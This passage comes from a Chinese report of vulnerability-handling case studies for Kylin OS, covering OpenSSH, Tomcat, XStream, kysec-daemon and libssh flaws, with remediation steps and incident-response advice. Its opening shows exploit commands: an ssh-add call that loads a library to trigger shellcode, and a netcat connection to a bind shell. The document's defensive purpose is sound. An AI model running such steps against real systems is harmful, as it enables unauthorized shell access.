图 6: 提示信息


最后, 通过故意造成段错误, SIGSEGV 可以触发该事件, 从而执行 shellcode:



```
AttackBox 终端
root@attacker:~# ssh-add -s /usr/lib/x86_64-linux-gnu/libns3.35-wave.so.0.0.0
Enter passphrase for PKCS#11:
```

图 7: 提示信息

利用漏洞成功实施后, 攻击者可以获得一个绑定 shell (shellcode), 可以使用 netcat 访问该 shell。



```
工作站终端
redqueenrebel@workstation ~/> nc localhost 31337
whoami
alice
```

图 8: 提示信息

4、漏洞处置结果

- openssh 组件升级至修复版本，漏洞利用路径被彻底阻断。
- 后续扫描显示系统同类漏洞均已修复。

5、处置经验总结

多源漏洞情报整合：实时采集全球最新安全漏洞情报，每天对情报源自动跟踪，替代手工情报采集工作，并对被监测设备中的多种情报自动关联，如：漏洞利用、PoC、攻击事件、恶意程序等，以获取更为全面准确的漏洞整体概况。

漏洞管理闭环：以工单形式为驱动，通过手动和自动两种派单方式，把漏洞信息和修复方案自动派发至受影响资产负责人，整个过程无需人工干预。同时系统支持邮件通报功能，管理者可以实时掌握当前的工单状态，为下一步决策工作提供更好的依据，使漏洞的修复效率提升，形成可追踪、可管控、可追溯的漏洞管理闭环。

漏洞监测与风险隔离：自动化识别投毒风险的软件供应链，并能对检测到的风险软件包进行隔离处理，防止潜在威胁扩散。实时监测软件包及其上游供应链的漏洞情况，及时识别和跟踪漏洞风险，确保漏洞威胁能够被快速发现与响应。

麒麟操作系统安全漏洞治理案例（绿盟）

1、漏洞基本信息

组件： tomcat aarch64/ loongarch64/mips64el/ x86_64

编号： CVE-2025-24813

发布时间： 2025-03-14

操作系统： 银河麒麟高级服务器操作系统 V10SP1\SP2\SP3

厂商： 银河麒麟

CVE-2025-24813 漏洞风险与修复

2、漏洞概述

CVE-2025-24813 是一个影响银河麒麟服务器 Apache Tomcat 的高危漏洞，主要存在于 Tomcat9/10/11 系列的多个版本中。攻击者可利用该漏洞远程执行代码或窃取敏感信息，CVSS 3.1 评分高达 9.8，属于极高危漏洞。

3、受影响版本

受影响的版本包括 Apache Tomcat 11.0.0-M1 至 11.0.2 版本、10.1.0-M1 至 10.1.34 版本以及 9.0.0.M1 至 9.0.98 版本。这些版本的用户需要尽快采取措施进行修复，以防止潜在的安全威胁。

4、漏洞影响范围

（1）远程代码执行

攻击者可以利用该漏洞远程执行任意代码，从而完全控制受影响的服务器。这可能导致数据泄露、系统被篡改或被用作攻击其他系统的跳板，严重威胁服务器的安全性和稳定性。

（2）敏感信息泄露

该漏洞还可能导致敏感信息泄露，如用户数据、配置文件、源代码等。这些信息一旦被攻击者获取，可能会被用于进一步的攻击或在黑市上出售，给用户带来巨大的损失。

（3）服务中断风险

由于漏洞的高危性，服务器可能在遭受攻击后出现服务中断的情况。这不仅会影响正常业务的运行，还可能导致数据丢失和用户信任度下降，对企业的声誉和经济利益造成严重影响。

5、修复方法

（1）自动更新。

用户可以通过简单的命令`yum update`来刷新仓库并自动升级 Tomcat 包。这种方法简单快捷，适合大多数用户，能快速解决漏洞问题，确保服务器的安全性。

（2）手动安装。

用户也可以根据 Kylin Linux 发布的安全公告 KYSA-202503-1067/1068/1069，手动下载对应版本的 rpm 包，并执行`rpm -Uvh`命令完成修复。这种方法适合对系统配置有特殊要求的用户。

（3）修复方法详解

自动更新的优势：使用`yum update`命令进行自动更新是一种高效且安全的修复方式。它能够自动检测并安装最新的安全补丁，无需用户手动下载和安装，大大降低了操作难度和出错的可能性。

手动安装的适用场景：尽管自动更新方便快捷，但在某些特殊场景下，手动安装补丁可能是更好的选择。例如，当用户需要对补丁进行测试，或者系统配置较为复杂，不适合直接自动更新时，手动安装可以提供更多的灵活性和控制权。

补丁验证：补丁发布后已经经过严格的验证，确保无插件依赖冲突。用户在升级前后无需调整任何配置，只需重启服务即可使补丁生效，大大简化了修复流程，降低了操作风险。

重视漏洞修复：CVE-2025-24813 是一个高危漏洞，用户应高度重视并尽快采取修复措施。无论是通过自动更新还是手动安装补丁，都能有效解决漏洞问题，确保服务器的安全性和稳定性。

6、安全建议

（1）及时更新系统

建议用户定期检查并更新系统中的所有软件，尤其是关键的安全组件。及时应用安全补丁可以有效防止漏洞被利用，保护服务器免受攻击。

（2）加强安全监控

除了及时修复漏洞，还应加强系统的安全监控。通过部署入侵检测系统、日志分析工具等，及时发现并阻止潜在的攻击行为，确保服务器持续安全运行。

麒麟操作系统安全漏洞治理案例（猎鹰安全）

1、高频漏洞

高频漏洞指在实际应用中频繁出现、被广泛利用的安全漏洞。这些漏洞通常具有较高的发现频率和被利用的可能性，对系统的安全性构成较大威胁。高频漏洞可以根据其成因、影响范围和利用方式等进行分类。以下是一些常见的高频漏洞类别及其描述：

（1）跨站脚本攻击（XSS）：

描述：XSS 漏洞通过在网页中注入恶意脚本，控制用户浏览器，实现会话劫持、数据窃取等攻击。根据攻击形态可分为存储型 XSS、反射型 XSS 和 DOM 型 XSS。

防御策略：输入验证与过滤、输出编码、内容安全策略（CSP）等。

（2）跨站请求伪造（CSRF）：

描述：CSRF 攻击利用用户已登录状态，诱使浏览器自动发送恶意请求，实现密码修改、资金转账等操作。

防御策略：CSRFToken 机制、SameSiteCookie 属性、Referer 验证等。

（3）文件上传漏洞：

描述：文件上传功能若未严格限制文件类型和内容，攻击者可上传 Webshell、病毒文件等，获取服务器控制权。

防御策略：文件类型白名单、内容检测、存储隔离等。

（4）未授权访问：

描述：未授权访问漏洞使攻击者无需认证即可获得敏感信息，常见于 API 文档暴露、配置文件泄露、敏感目录遍历等。

防御策略：API 文档访问控制、目录权限管理、漏洞扫描与渗透测试等。

(5) 缓冲区错误:

描述: 当软件读取或写入超出缓冲区预期边界的内存位置时发生, 可能导致任意代码执行、控制流改变、敏感信息泄露或系统崩溃。

(6) 资源管理错误:

描述: 包括不受控制的资源消耗、不正确的资源关闭或释放、竞态条件、双重释放、释放后使用等。

(7) 不当输入验证:

描述: 当软件未正确验证输入时存在, 可能导致控制流改变或任意代码执行。

数值错误: 包括整数下溢/溢出、数字类型之间的错误转换、数组索引的不当验证。

(8) 破坏性访问控制:

描述: 包括不正确的访问控制和权限问题, 如关键功能缺少身份验证、使用硬编码凭据等。

(9) 信息泄露:

描述: 包括向未授权主体有意或无意地披露信息。

(10) 路径遍历:

描述: 包括路径名遍历和链接跟随, 指的是操纵路径的特殊元素以逃出受限目录或访问意外资源。

(11) 密码学问题:

描述: 涵盖各种密码学的不当使用, 如敏感数据缺少或加密不足、使用已损坏或有风险的密码学算法、密钥管理错误等。

(12) 注入:

描述: 包括操作系统命令注入、跨站脚本 (XSS) 等。

2、漏洞处置响应时间

漏洞处置响应时间是衡量组织安全能力的重要指标。通过建立快速响应机制、优先处理高危漏洞、优化补丁管理流程和持续监控改进，可以显著提高漏洞处置效率，降低安全风险。同时，定期评估和调整响应时间标准，确保其符合实际需求和法规要求。根据漏洞评分优先等级制定不同的响应时间，在 8 小时提供响应。

3、漏扫原理和修复方式

漏扫原理：采用自动化检测技术，通过识别漏洞、漏洞匹配、验证与显示。识别系统中存在的漏洞和需要更新的组件，扫描结果会显示当前系统中存在的漏洞列表。扫描结束后，返回一个详细的报告，包括漏洞的级别、补丁描述等信息。

修复方式：通过使用客户端的“补丁信息”功能，自动化检测，识别当前安装的终端是否存在【未修复】和【已修复】的补丁。



图 1: 补丁信息-未修复



图 2：补丁信息-已修复

4、安全事件应对

(1) 勒索事件

勒索病毒是一种极具传播性、破坏性的恶意软件，主要通过加密用户的重要文件或锁定用户设备，然后要求用户支付赎金以换取解密密钥或解锁设备。主要针对软件漏洞传播、恶意网站传播、联网设备传播。

当勒索事件发生后，应迅速采取以下措施：

- ① 隔离受感染设备：立即从网络中隔离受感染的系统和设备，防止勒索病毒进一步传播；
- ② 评估影响范围：通过分析感染文件，确定对系统和数据的影响范围；
- ③ 遏制措施：通过专业安全软件删除系统中的勒索软件；
- ④ 数据恢复：从备份中恢复受感染的数据；
- ⑤ 漏洞修复：及时修补漏洞，确保系统和软件都更新到最新版本；
- ⑥ 后续改进：加强日常安全巡检和更新应急响应，提高员工的安全意识。

勒索病毒的攻击的防范，建议采取以下措施：

① 通过建立完善的备份和恢复机制，定期对重要数据进行备份，避免被勒索后重要数据丢失；

② 使用防病毒软件：安装防病毒软件，并定期更新病毒库和补丁；

③ 限制权限与访问控制：合理配置系统权限和访问控制策略，减少病毒对系统的潜在威胁。

（2）后门事件

后门指黑客或恶意软件通过在计算机系统中留下的“后门”进行非法入侵和操作。这些后门可能是系统漏洞、软件缺陷或者人为设置的秘密通道。一旦黑客利用这些后门进入系统，便可以窃取信息、破坏数据、甚至控制整个系统。而后门可能是系统漏洞、软件缺陷或者人为设置的秘密通道。一旦黑客利用这些后门进入系统，便可以窃取信息、破坏数据、控制整个系统。

后门事件的防范需要采取以下措施：

① 提升安全意识：定期对员工进行安全意识培训，提高对后门攻击的认识和警惕性，避免点击不明链接或下载未知来源的软件；

② 加强安全审计与漏洞扫描：定期对系统进行安全审计和漏洞扫描，发现潜在的安全隐患和后门。在安全审计过程中，重点关注系统的账户管理、权限分配、数据加密等方面，确保没有隐藏账户、异常权限和未加密的敏感数据；

③ 监控与日志分析：建立全面的监控体系，对系统的访问行为、数据操作等进行实时监控和记录，定期对日志文件进行备份和归档，以便在需要时进行回溯和分析。

（3）恶意代码事件

恶意代码指对计算机系统、网络或用户数据造成损害的软件或代码片段。防范恶意代码事件需要综合运用技术手段、管理措施和用户教育等多方面的策略。

恶意代码事件的防范需要采取以下措施：

① 安装和更新防病毒软件；

② 使用安全浏览器和插件：使用安全的浏览器，如 GoogleChrome、MozillaFirefox 等，并确保其保持最新版本。禁用可能存在漏洞的浏览器插件；

③ 提升安全意识：定期对员工进行安全意识培训，提高对识别恶意网站的认识和警惕性，避免点击不明链接或下载未知来源的软件；

④ 监控与日志分析：建立全面的监控体系，对系统的访问行为、数据操作等进行实时监控和记录，定期对日志文件进行备份和归档，以便在需要进行回溯和分析。

（4）攻击事件

攻击事件指黑客或恶意行为者通过各种手段对计算机系统、网络或应用程序进行的未经授权的访问或破坏。这些攻击可能包括 DDoS 攻击、SQL 注入、跨站脚本攻击、暴力破解等。

攻击事件的防范需要采取以下措施：

- ① 安装和更新防病毒软件。
- ② 日志记录和分析：确保系统和网络设备的日志记录功能启用，记录详细的运行日志。
- ③ 提升安全意识：定期对员工进行安全意识培训，提高对识别可疑的电子邮件链接和附件的认识和警惕性，避免点击不明链接或下载未知来源的软件。

5、漏洞处置情况

（1）漏洞信息

漏洞编号：CVE-2018-15919

漏洞名称：OpenSSH 信息泄露漏洞

漏洞类型：信息泄露

危害等级：中危（CVSS3.0 评分 5.3）

组件名称：OpenSSH

漏洞描述：OpenSSH 服务器在处理失败的 GSSAPI 身份验证尝试时，对目标用户存在和不存在的响应有不同的响应。远程攻击者可以利用此漏洞来测试目标系统上是否存在特定的用户名。

（2）扫描方式

通过检测 OpenSSH 版本，检测 $\text{OpenSSH} \geq 5.9 \& \& \leq 7.8$

(3) 扫描工具/软件名称

扫描工具/软件名称：漏洞扫描系统

(4) 漏洞处置建议

- ① 升级 OpenSSH 版本：将 OpenSSH 升级到不受影响的版本，如 OpenSSH8.1p1。
- ② 升级 OpenSSL 版本：同时升级 OpenSSL 到安全版本，如 OpenSSL1.0.2r。
- ③ 禁用 GSSAPI 认证：如果不需要 GSSAPI 认证，可以通过修改 `/etc/ssh/sshd_config` 文件，将 `GSSAPIAuthenticationyes` 改为 `GSSAPIAuthenticationno` 来规避此漏洞

(5) 漏洞处置案例

所属行业：金融

应用场景：操作系统管理

操作系统版本：银河麒麟桌面操作系统 v10sp1-2503

当前包版本：openssh-8.2p1-9.p02.ky10

修复版本：openssh-8.2p1-9.p02.ky10

处置过程：

- ① 漏洞验证：查看当前 OpenSSH 版本 `ssh-V`
- ② 下载并安装更新的 OpenSSH 软件包受影响的软件包：

✧ openssh

✧ openssh-askpass

✧ openssh-cavs

✧ openssh-clients

✧ openssh-help

✧ openssh-keyca

❖ openssh-ldap

❖ openssh-server

❖ pam_ssh_agent_auth

软件包下载地址（银河麒麟高级服务器操作系统 V10SP1）：

❖ openssh-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-askpass-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-cavs-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-clients-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-help-8.2p1-9.p09.ky10.noarch.rpm

❖ openssh-keycat-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-ldap-8.2p1-9.p09.ky10.aarch64.rpm

❖ openssh-server-8.2p1-9.p09.ky10.aarch64.rpm

❖ pam_ssh_agent_auth-0.10.3-9.9.p09.ky10.aarch64.rpm

安装命令：

```
yum install openssh openssh-askpass openssh-cavs openssh-clients
```

```
openssh-help openssh-keycat openssh-ldap openssh-server
```

```
pam_ssh_agent_auth
```

③ 重启 OpenSSH 服务

```
sudo systemctl restart sshd
```

④ 验证修复

使用软件包查询命令，查看相关软件包版本是否与修复版本一致：

```
sudo rpm -qa | grep openssh
```

⑤ 其他规避措施

禁用 GSSAPI 认证：如果不需要 GSSAPI 认证，可以通过修改

/etc/ssh/sshd_config 文件，将 GSSAPIAuthenticationyes 改为 GSSAPIAuthenticationno 来规避此漏洞。

6、经验总结

- (1) 安装和更新防病毒软件。
- (2) 提高安全意识, 指引识别和避免潜在安全威胁, 如钓鱼邮件和恶意链接。
- (3) 定期进行系统安全审计, 检查系统配置、用户权限和日志文件, 确保系统符合安全最佳实践。

麒麟操作系统安全漏洞治理案例（哨云）

1、漏洞信息

漏洞编号： CVE-2020-26217

漏洞名称： XStream 操作系统命令注入漏洞

漏洞类型： OS 命令中使用的特殊元素转义处理不恰当(OS 命令注入)
(CWE-78)

危害等级： 高危 (CVSS 3.3 评分 8.8)

受影响组件： XStream1.4.14 之前的版本

漏洞描述：XStream 作为轻量级、简单易用的开源 Java 类库，广泛应用于麒麟操作系统各类 Java 应用的对象序列化与反序列化场景。该漏洞存在于 1.4.14 之前版本，攻击者可通过操纵外部 XML/JSON 输入流（如 Webhook、API 接口、文件导入等）执行任意 shell 命令，仅使用黑名单而未采用白名单/安全配置的应用面临极高远程攻击风险，严重威胁麒麟操作系统承载的业务数据安全性与运行稳定性。

2、扫描方式

哨云科技无代理云检测与响应 (CDR) 系统，全面兼容麒麟操作系统各版本，采用无代理技术，在几分钟内即可检测麒麟操作系统、应用和数据的主要安全问题，预测潜在攻击路径，识别关键安全隐患，并进行集中和自动化的响应处置。扫描核心逻辑如下：

全量资产自动化发现：借助云平台原生能力与 API 接口，无需部署任何软件（无代理安全），几分钟即可自动获取完整的云资产清单，包括云基础架构、云主机、虚拟机、容器、应用、账号和第三方类库等。

受影响版本匹配：联动哨云情报库与麒麟官方安全公告，实时比对发现的 XStream 版本与漏洞受影响范围，快速标注安全状态，避免漏判与误判。

多维风险智能研判：结合麒麟操作系统的网络暴露情况（端口、API 网关、反向代理等）与进程调用链，通过 AI 攻击模型推演潜在攻击路径，量化利用概率与业务影响度，生成优先级修复清单。

3、扫描工具：哨云景御安全管理平台（无代理云检测与响应系统）

4、漏洞处置建议

优先级判定：若 XStream 出现在面向外部的 API/消息处理路径上且为受影响版本：立即处置（P1）；若仅为内部离线工具且无外部输入：评估后按中等优先（P2）处理。

5、紧急修复（推荐并优先执行）

升级 XStream 到官方修复版本（推荐做法）：将 XStream 升级到 1.4.14 或更高版本，该版本通过增强白名单机制修复漏洞。

删除非必需的类库：如果该类库不是必须的，可通过删除类库来解决漏洞问题。若短期无法升级，采取以下临时加固措施：

启用白名单（允许类型）而非黑名单：使用 XStream 的 `allowTypes(...)` 或 `allowTypesByRegExp(...)` 明确列出可反序列化的类型集合。

禁止远程类加载：`xstream.setClassLoader(this.getClass().getClassLoader());`

在入口层做严格输入校验 & 限制来源：对接收 XML/JSON 的接口做白名单校验、Content-Type 校验、长度与语法校验。

在 WAF/网关层阻断：对可疑或未授权的 XML 导入请求进行拦截；对 Webhook 等入口启用签名校验。

CI/CD 限制：暂时禁用自动导入 `/fast-import` 类似功能的自动化脚本，防止从外部仓库触发不受控导入。

修复执行（推荐步骤）：在开发或测试环境先完成依赖升级并执行回归测试与安全测试。在灰度/预发布进行小范围验证后逐步滚动发布到生产。

验证与持续监控

自动复扫：CDR 在补丁部署后自动运行复扫，确认 XStream 版本与白名单配置生效，管理中心也能看到处置状态变更为“已处置”。

行为监控：实时监控 Java 进程中的反序列化调用堆栈异常、异常外部命令执行痕迹、进程创建等行为。

回退检测：CDR 监控包管理与镜像仓库状态，若检测到旧版 `xstream` 被再次引入或镜像回滚，立即告警。

长期治理：将 XStream 纳入软件构建基线与依赖白名单策略，纳入合规巡检频次。

6、漏洞处置案例

所属行业： 金融行业

应用场景： 内部代码托管与自动化构建 + 对外提供文档导入/Webhook 接口
(银河麒麟高级服务器操作系统 V10 SP3)

扫描日期： 2025 年 8 月 10 日

漏洞状态： 已修复

当前发现版本： com.thoughtworks.xstream:xstream-1.4.11.jar(受影响)

修复版本： xstream-1.4.15.jar 或更高

处置过程：漏洞发现及优先级判定：哨云景御 CDR 在常规巡检中发现若干麒麟操作系统主机的 Java 应用 classpath 中存在 xstream-1.4.11，并且这些应用具有外部 XML 导入入口（Webhook、文件导入）。平台综合研判后将此漏洞标记为关键漏洞，风险等级为高危，并且 AI 攻击模型也演练出了该漏洞可能被利用的攻击路径。



图：攻击路径

漏洞验证：在隔离测试环境，哨云 CDR 触发非破坏性检测流程，捕获到反序列化入口的可实例化类型列表，确认存在危险链条（无需实际执行恶意命令即可证明风险）。

修复步骤：开发团队按哨云 CDR 建议将 XStream 升级到 1.4.15，替换 JAR，构建并在灰度环境验证通过后逐步发布。对无法立即升级的服务，临时启用 XStream 白名单策略并在 API 层添加严格校验。

复扫：哨云 CDR 自动复扫并将状态由“待处置”更新为“已处置”。同时后续每天自动行为监控未再发现异常反序列化行为或命令执行痕迹。

后续治理：将 XStream 列入构建时依赖白名单与基线版本管理，CI 流水线加入依赖漏洞 gating，在未来依赖出现回退时自动阻断。

处置结果与经验总结：

处置结果：CVE-2020-26217（XStream 命令注入）已在受影响系统中通过升级与配置加固完成修复，复检通过且无异常事件发生。

- 对 Java 反序列化相关库（XStream、Jackson、commons-collections 等）建立强制的白名单策略与依赖基线；
- 对所有对外暴露的 XML/对象导入接口实现输入白名单与签名校验；
- 在 CI/CD 中加入依赖漏洞扫描（并在出现高危依赖时阻断发布）；
- 将哨云 CDR 等无代理检测工具作为云端持续巡检能力，补齐主机端 Agent 可能遗漏的发现盲区。

麒麟操作系统安全漏洞治理案例（深信服）

1、漏洞信息

组件：kyseclog-daemon

版本：kysec-daemon < 1.0.3-4lkylin0k0.6

类型：命令执行

编号：KVE-2022-0301

SF_ID: SF_2023_01210

CVSS 评分：9

2、影响系统：银河麒麟高级服务器操作系统 v10sp1

3、漏洞发现

安全服务团队与某科技公司 IT 部门在生产网测试期间，针对服务器资产全面风险扫描，发现在 OS 版本为银河麒麟服务器操作系统 V10 的应用服务器中，为 kysec 提供 init 服务和 dbus 服务的 kysec-daemon 组件存在命令注入漏洞，可能导致命令执行。

4、处置修复

安全团队随后开展了漏洞验证工作，然后采用离线的方式，根据平台修复建议中提供的官方链接进行了修复，并对系统进行兼容性和安全测试。

麒麟操作系统安全漏洞治理案例（升鑫）

1、漏洞信息

漏洞编号：CVE-2023-1667

漏洞简介：在 libssh 中使用算法猜测重新密钥时发现空指针解引用。此问题可能允许经过身份验证的客户端导致拒绝服务。

CVSS 评分：4.3

2、影响系统：银河麒麟高级服务器操作系统 V10 SP1

3、漏洞发现

安全团队通过自动化漏洞扫描工具检测到 libssh 库存在异常崩溃风险。进一步人工复现测试中，发现当客户端完成认证并在密钥重协商阶段发送携带特殊算法参数的 SSH_MSG_KEXINIT 数据包时，libssh 进程会触发崩溃，随即确定该异常对应全新漏洞，后关联为 CVE-2023-1667。

4、漏洞处置

x86_64：升级软件包"libssh"到"0.9.4-8.ky10"或更高版本。

aarch64：升级软件包"libssh"到"0.9.4-8.ky10"或更高版本。

loongarch64：升级软件包"libssh"到"0.9.4-8.a.ky10"或更高版本。

mips64el：升级软件包"libssh"到"0.9.4-8.ky10"或更高版本。